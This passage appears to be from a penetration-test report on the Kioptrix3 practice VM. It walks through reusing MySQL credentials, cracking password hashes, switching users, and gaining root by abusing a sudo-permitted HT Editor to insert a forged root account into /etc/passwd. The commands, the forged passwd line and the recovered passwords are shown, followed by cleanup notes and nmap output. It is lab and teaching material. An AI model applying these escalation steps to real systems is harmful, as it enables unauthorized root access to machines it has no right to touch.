
So far after using our public exploit and landing on target as www-data, we started to poke around and see if there any files that might help Priv up. In our case, we found a config file that www-data had permission to view and discovered MySQL credentials. We used this CC to log into the MySQL database being hosted by our target and found that there are passwords stored in a Hashes format for two users on the Target system. We took these hashes to a popular online hash cracker and were able to recover both hashes. With a clear text password in hand we simply su to the user we want and provide the password to the account.

POC Image



```
www-data@Kioptrix3:/tmp$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Kioptrix3:/tmp$ whoami
whoami
www-data
www-data@Kioptrix3:/tmp$ su loneferret
su loneferret
Password: starwars

loneferret@Kioptrix3:/tmp$ id
id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3:/tmp$ whoami
whoami
loneferret
loneferret@Kioptrix3:/tmp$ 
```

Proof of User




```
loneferret@Kioptrix3:~/.ssh$ id
id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3:~/.ssh$ whoami
whoami
loneferret
loneferret@Kioptrix3:~/.ssh$ hostname
hostname
Kioptrix3
loneferret@Kioptrix3:~/.ssh$ ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:55:07:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.131/24 brd 192.168.202.255 scope global eth1
    inet6 fe80::20c:29ff:fe55:724/64 scope link
       valid_lft forever preferred_lft forever
loneferret@Kioptrix3:~/.ssh$ 
```

Here we can see we have access to the user loneferret. We are currently in the .ssh folder in an attempt to get keys in there to log in but that did not work. Let's work on the sudo -l option.


Privilege Escalation/Discovery (TA0004) (TA0007) loneferret to root

PE technique (#LPE-02)



```
loneferret@Kioptrix3:~$ sudo -l
sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$
```

```
(root) NOPASSWD: /usr/local/bin/ht
```




```
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ht
config = /home/loneferret/.htcfg2
couldn't load configuration file, using defaults
```

The tool that shows ht is a called `HT Editor` HT is a file editor/viewer/analyzer for executables. We know this Binary is run as root and we can abuse that. In order to abuse this, we need to feed it a hash of our choosing and stick it in the /etc/passwd.

```
# On Kali
openssl passwd -1 -salt user3 pass123
```


```
# On Target
ssh -oHostKeyAlgorithms=+ssh-dss
loneferret@192.168.202.131
export TERM=xterm
sudo ht
press F3 and type /etc/passwd and Enter
pwn:$1$user3$rAGRVf5p2jYTqtqOW5cPu/:0:0:/root/root:/bin/bash
F6 and quit
```

POC Image



```
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
pwn:$1$user3$rAGRVf5p2jYTqtqOW5cPu/:0:0:/root/root:/bin/bashloneferret@Kioptrix3:~$
```

Proof of User



```
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# hostname
Kioptrix3
# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:55:07:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.131/24 brd 192.168.202.255 scope global eth1
    inet6 fe80::20c:29ff:fe55:724/64 scope link
       valid_lft forever preferred_lft forever
#
```

Clean UP

1. During our engagement we kept most of our script and binary's in a folder of our control called AGS_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below.

   - /tmp
   - /dev/shm
   - /home/username/
   - /home/username/Downloads
   - /var/www/html/

2. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
3. All shells that were open or created during the engagement have been terminated
4. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

Exploit

- https://www.exploit-db.com/exploits/15964
- https://www.exploit-db.com/exploits/18565
- https://github.com/Hood3dRob1n/LotusCMS-Exploit
- https://vulmon.com/vulnerabilitydetails?qid=CVE-2011-0518
- https://cwe.mitre.org/data/definitions/521.html
- https://cwe.mitre.org/data/definitions/1391.html

Mitigation

- https://cwe.mitre.org/data/definitions/640.html
- https://attack.mitre.org/mitigations/M1027/

Appendix

Password and username found or created during engagement


Username	Password	Note
loneferret	starwars	recovered from sql access
dreg	Mast3r	recovered from sql access

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Scan Full

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 192.168.202.131 --min-rate 5000
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-01
23:17 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:17
Completed NSE at 23:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:17
Completed NSE at 23:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:17
Completed NSE at 23:17, 0.00s elapsed
Initiating ARP Ping Scan at 23:17
```



```
Scanning 192.168.202.131 [1 port]
Completed ARP Ping Scan at 23:17, 0.06s elapsed (1 total
hosts)
Initiating Parallel DNS resolution of 1 host. at 23:17
Completed Parallel DNS resolution of 1 host. at 23:17,
0.00s elapsed
Initiating SYN Stealth Scan at 23:17
Scanning 192.168.202.131 [65535 ports]
Discovered open port 22/tcp on 192.168.202.131
Discovered open port 80/tcp on 192.168.202.131
Completed SYN Stealth Scan at 23:17, 3.97s elapsed (65535
total ports)
Initiating Service scan at 23:17
Scanning 2 services on 192.168.202.131
Completed Service scan at 23:17, 6.01s elapsed (2
services on 1 host)
NSE: Script scanning 192.168.202.131.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:17
Completed NSE at 23:17, 0.17s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:17
Completed NSE at 23:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:17
Completed NSE at 23:17, 0.00s elapsed
Nmap scan report for 192.168.202.131
Host is up, received arp-response (0.0020s latency).
Scanned at 2023-01-01 23:17:13 EST for 10s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 4.7p1 Debian
```

```
8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30e3f6dc2e225d17ac460239ad71cb49 (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAL4CpDFXD9Zn2ONktcyGQL37Dn6s9JaOv3oKj
xfdiABm9GjRkLEtbSAK3vhBBUJTZcVKYZk21lFHAqoe/+pLr4U9yOLOBb
SoKNSxQ2VHN9FOLc9C58hKMF/0sjDsSIZnaI4zO7M4HmdEMYXONrmj2x6
qczbfqecs+z4cEYVUF3R3AAAAFQCuG9mm7mLm1GGqZRSICZ+omMZkKQAA
AIEAnj8NDH48hL+Pp06GWQZOlhte8JRZT5do6n8+bCgRSOvaYLYGoNi/G
BzlET6tMSjWMsyhVY/YKTNTXRjqzS1DqbODM7M1GzLjsmGtVlkLoQafV6
HJ25JsKPCEzSImjeOCpzwRP5opjmMrYBMjjKqtIlWYpaUijT4uR08tdaT
xCukAAACBAJeJ9j2DTugDAy+SLCa0dZCH+jnclNo3o6oINF1FjzICdgDO
NL2YbBeU3CiAL2BureorAE0lturvvrIC2xVn2vHhrLpz6NPbDAkrLV2/r
woavbCkYGrwXdBHd5ObqBIkoUKbI1hGIGA51nafI2tjoXPfIeHeNOep20
hgr32x9x1x
|   2048 9a82e696e47ed6a6d74544cb19aaecdd (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAyOv6c+5ON+N+ZNDtjetiZ0eUxnIR1
U0UqSF+a24Pz2xqdnJC1EN0O3zxGJB3gfPdJlyqUDiozbEth1GBP//8wb
Wsa1pLJOL1YmcumEJCsitngnrVN7huACG127UjKP8hArECjCHzc1P372g
N3AQ/h5aZd0VV17e03HnAJ64ZziOQzVJ+DKWJbiHoXC2cdD1P+nlhK5fU
Le0QBvmA14gkl2LWA6KILHiisHZpF+V3X7NvXYyCSSI9GeXwhW4RKOCGd
GVbjYf7d93K9gj0oU7dHrbdNKgX0WosuhMuXmKleHkIxfyLAILYWrRRj0
GVdhZfbI99J3TYaR/yLTpb0D6mhw==
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.2.8
((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Ligoat Security - Got Goat? Security ...
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5:
```

```
99EFC00391F142252888403BB1C196D2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-
2ubuntu5.6 with Suhosin-Patch
MAC Address: 00:0C:29:55:07:24 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:17
Completed NSE at 23:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:17
Completed NSE at 23:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:17
Completed NSE at 23:17, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.70
seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd:
65536 (2.621MB)
```

Nmap Vul Scan

```
